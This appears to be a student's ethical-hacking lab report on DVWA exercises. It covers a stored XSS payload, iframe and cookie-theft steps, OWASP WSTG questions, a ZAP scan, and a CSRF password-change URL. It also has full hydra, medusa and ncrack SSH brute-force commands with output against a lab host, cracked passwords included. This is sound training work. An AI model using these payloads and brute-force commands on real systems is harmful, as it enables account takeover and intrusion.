    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_st

    //mysql_close();
}

?>
```


Return to the Vulnerability page and enter the following payload in the Name * field. (Note the use of underscores to replace spaces.)

<svg onload=alert("You_are_hacked!")>



Step 4: Perform a stored iframe exploit







The H4cker website should now be displayed under the iframe test message. This is a powerful exploit because the threat actor could send the browser to a malicious website.

Step 5: Perform a stored cookie exploit

Stealing the cookies of website visitors has security implications. Cookies contain information about how and when users visit a web site and sometimes authentication information, such as usernames and passwords. Without proper security measures, a threat actor can capture cookies and use them to impersonate specific users and gain access to their information and accounts. An exploit could modify the XSS script to have the cookie sent to another destination rather than just displaying it.





When you increased the security level to medium, the XSS payload was stored in the database as plain text rather than being executed in the browser. This behaviour likely results from improved input sanitization or encoding mechanisms implemented at the medium security level. These mechanisms prevent special characters in the input (like < and >) from being interpreted as HTML/JavaScript code, effectively neutralizing the payload. Need to study how the application filters or escapes input. This could involve testing for weak filtering rules, alternate encodings, or other XSS vectors, such as using event handlers or less common payloads that might evade the implemented security mechanisms.

When conducting an ethical hacking test of a client web application, what does it tell you if the application is vulnerable to XSS at the low, medium, or high level?
It should tell you that the application has serious security vulnerabilities and that there are likely other vulnerabilities present. The web application should be evaluated for more damaging vulnerabilities.

6.12.13

Use the OWASP Web Security Testing Guide

Part 1: Investigate the WSTG

The Open Worldwide Application Security Project (OWASP) nonprofit foundation developed the Web Security Testing Guide (WSTG) to test the most common web


application security issues. The guide is useful for various stakeholders such as developers, software testers, security specialists, and project managers. The OWASP Web Security Testing Guide is a free tool that is available to organizations and individuals. The testing guide is also a useful tool for ethical hacking. Ethical hackers can use the guide to test their clients' running web applications for common security vulnerabilities.

What are the 12 categories of active testing described in the guide?

- **Information Gathering**
- **Configuration and Deployment Management Testing**
- **Identity Management Testing**
- **Authentication Testing**
- **Authorization Testing**
- **Session Management Testing**
- **Input validation Testing**
- **Error Handling**
- **Cryptography**
- **Business Logic Testing**
- **Client-side Testing**
- **API Testing**


Part 2: Scan a Website and Investigate Vulnerability References

Step 1: Open ZAP and start a scanning



Locate and click the Remote Code Execution – CVE-2012-1823 alert. What is the source of this vulnerability?

An out-of-date PHP version



How can this vulnerability be exploited?

PHP code can be injected into a PHP query sting. This code can will execute at the PHP exec.

Step 2: Investigate the results

The reference **WSTG-v42-INPV-12** corresponds to a section in the OWASP Web Security Testing Guide (WSTG) related to **Input Validation Testing**. This section typically discusses methods for identifying and mitigating vulnerabilities related to improper or insufficient validation of user inputs in web applications.

1. **What it Covers**:
    - This section deals with testing mechanisms that applications use to validate and sanitize user inputs.
    - Focuses on vulnerabilities like SQL Injection, Cross-Site Scripting (XSS), or other injection flaws caused by invalid or unexpected inputs.
2. **Purpose**:
    - To ensure that web applications properly validate and sanitize inputs to avoid vulnerabilities.
    - To verify that only acceptable, expected, and safe inputs are processed.
3. **Testing Techniques**:
    - Providing malformed, malicious, or unexpected input data.
    - Observing how the application processes or rejects such inputs.
    - Examining error messages or system behaviors for signs of weak validation mechanisms.
4. **Importance**:
    - Input validation is a primary defense against many web-based attacks.
    - Applications that fail to implement robust input validation are highly vulnerable to exploitation.

Extra Tasks 1:

In addition: run **hydra** against the online service **ssh://172.17.0.2** and crack the login passwords of the following users: sys, klog, service, gordonb, user, postgres. Also try the password tools **medusa** and **ncrack**.
Hint: obtain a root shell (sudo -i). Run **kali-tweaks**, choose "Hardening", select "SSH Client", then "Apply" and quit. Otherwise, you will have issues with SSH compatibility.
Use the following password lists: /usr/share/john/password.lst and /usr/share/wordlists/metasploit/unix_users.txt. Check the syntax of **hydra** and run the tool against each of the above users, e.g., starting with **-l sys**. Choose a password list (e.g., **-P /usr/share/john/password.lst**) and try the other list, if necessary.
Then try the other two password cracking tools. Note: they have their own syntax.

Using john/password.lst

```
┌──(root㉿Kali)-[~]
└─# hydra -t 4 -L /home/kali/Documents/userlist.txt -P /usr/share/john/passwo
rd.lst ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 05:
10:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 17795 login tries (l:5/p:35
59), ~4449 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 52.00 tries/min, 52 tries in 00:01h, 17743 to do in 05:42h, 4 active
[22][ssh] host: 172.17.0.2   login: sys   password: batman
[22][ssh] host: 172.17.0.2   login: klog   password: 123456789
[STATUS] 2382.00 tries/min, 7146 tries in 00:03h, 10649 to do in 00:05h, 4 active
[22][ssh] host: 172.17.0.2   login: service   password: service
[22][ssh] host: 172.17.0.2   login: gordonb   password: abc123
[STATUS] 2051.43 tries/min, 14360 tries in 00:07h, 3435 to do in 00:02h, 4 active
[STATUS] 1798.00 tries/min, 14384 tries in 00:08h, 3411 to do in 00:02h, 4 active
[STATUS] 1603.56 tries/min, 14432 tries in 00:09h, 3363 to do in 00:03h, 4 active
[STATUS] 1445.60 tries/min, 14456 tries in 00:10h, 3339 to do in 00:03h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Using metasploit/unix_users.txt

```
┌──(root㉿Kali)-[~]
└─# hydra -t 4 -L /home/kali/Documents/userlist1.txt -P /usr/share/wordlists/metasploit/unix_users.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 05:30:55
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
[DATA] max 4 tasks per 1 server, overall 4 tasks, 504 login tries (l:3/p:168), ~126 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 52.00 tries/min, 52 tries in 00:01h, 452 to do in 00:09h, 4 active
[STATUS] 33.33 tries/min, 100 tries in 00:03h, 404 to do in 00:13h, 4 active
[STATUS] 35.57 tries/min, 249 tries in 00:07h, 255 to do in 00:08h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root㉿Kali)-[~]
└─# hydra -t 4 -L /home/kali/Documents/userlist2.txt -P /usr/share/wordlists/metasploit/unix_users.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 05:38:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
[DATA] max 4 tasks per 1 server, overall 4 tasks, 504 login tries (l:3/p:168), ~126 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 52.00 tries/min, 52 tries in 00:01h, 452 to do in 00:09h, 4 active
[STATUS] 33.67 tries/min, 101 tries in 00:03h, 403 to do in 00:12h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Medusa

```
┌──(root㉿Kali)-[~]
└─# medusa -h 172.17.0.2 -U /home/kali/Documents/userlist.txt -P /usr/share/john/password.lst -M ssh -t 4
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: #!comment: This list has been compiled by Solar Designer
 of Openwall Project (1 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: #!comment: in 1996 through 2011.  It is assumed to be in
 the public domain. (2 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: #!comment: This list is based on passwords most commonly
 seen on a set of Unix (3 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: #!comment: (4 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: #!comment: (that is, more common passwords are listed fi
rst).  It has been (5 of 3558 complete)
```

```
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: 123456 (15 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: password (16 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: 123456789 (17 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: 12345678 (18 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: password1 (19 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: 1234567890 (20 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: abc123 (21 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: computer (22 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: tigger (23 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: 1234 (24 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: money (25 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: qwerty (26 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: carmen (27 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: mickey (28 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: secret (29 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: summer (30 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: internet (31 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: a1b2c3 (32 of 3558 complete)
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: service (33 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: 123 (34 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: canada (35 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: sys (1 of 6, 0 complete) Password: hello (36 of 3558 complete)
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2."
```

Individually user specify:

```
┌──(root㉿Kali)-[~]
└─# medusa -h 172.17.0.2 -u gordonb -P /usr/share/john/password.lst -M ssh -t
 4
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: gordonb (1 o
f 1, 0 complete) Password: password (13 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: gordonb (1 o
f 1, 0 complete) Password: password1 (14 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: gordonb (1 o
f 1, 0 complete) Password: 123456789 (15 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: gordonb (1 o
f 1, 0 complete) Password: 12345678 (16 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: gordonb (1 o
f 1, 0 complete) Password: 1234567890 (17 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: gordonb (1 o
f 1, 0 complete) Password: abc123 (18 of 3558 complete)
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: gordonb Password: abc123 [SUCCESS
]
```

```
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: klog (1 of 1
, 0 complete) Password: password (13 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: klog (1 of 1
, 0 complete) Password: password1 (14 of 3558 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: klog (1 of 1
, 0 complete) Password: 123456789 (15 of 3558 complete)
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: klog Password: 123456789 [SUCCESS
]
```


Ncrack:

```
┌──(root㉿Kali)-[~]
└─# ncrack -U /home/kali/Documents/userlist.txt -P /usr/share/john/password.lst ssh://172.17.0.2:22

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-12-07 07:25 MST
Stats: 0:10:28 elapsed; 0 services completed (1 total)
Rate: 3.16; Found: 2; About 6.40% done; ETC: 10:08 (2:33:02 remaining)
(press 'p' to list discovered credentials)
Stats: 0:10:29 elapsed; 0 services completed (1 total)
Rate: 4.37; Found: 2; About 6.42% done; ETC: 10:08 (2:32:55 remaining)
(press 'p' to list discovered credentials)
Stats: 0:10:41 elapsed; 0 services completed (1 total)
Rate: 4.32; Found: 2; About 6.56% done; ETC: 10:08 (2:32:15 remaining)
(press 'p' to list discovered credentials)
Stats: 0:10:41 elapsed; 0 services completed (1 total)
Rate: 3.89; Found: 2; About 6.56% done; ETC: 10:08 (2:32:15 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for ssh on 172.17.0.2 22/tcp:
172.17.0.2 22/tcp ssh: 'service' 'service'
172.17.0.2 22/tcp ssh: 'sys' 'batman'
```


Extra Tasks 2:

6.8.1 Cross-Site Request Forgery
Follow the example on Page 6.8.1. Change the IP address to 10.5.5.12 or 10.6.6.13 (both DVWA, but different versions!) and remove spaces in the URL. Create a simple web page with a button such that clicking the button launches the CSRF attack against a previously logged in user. Verify the result.
Challenge: change the security level via the DVWA menu from "Low" to "Medium" or even to "High". Does the attack still work and how can you change it?
Take notes of each attack in a **text** file.


Low



Medium


10.6.6.13/vulnerabilities/csrf/?password_new=newpasswd&password_conf=newpasswd &Change=
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Vulnerability: Cross Site Request Forgery (CSRF
Change your admin password:
Test Credentials
New password:
Confirm new password:
Change
That request didn't look correct.

High


10.6.6.13/vulnerabilities/csrf/?password_new=newpasswd&password_conf=newpasswd &Change=
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
Vulnerability: Cross Site Request Forgery (CSRF
Change your admin password:
Test Credentials
New password:
Confirm new password:
Change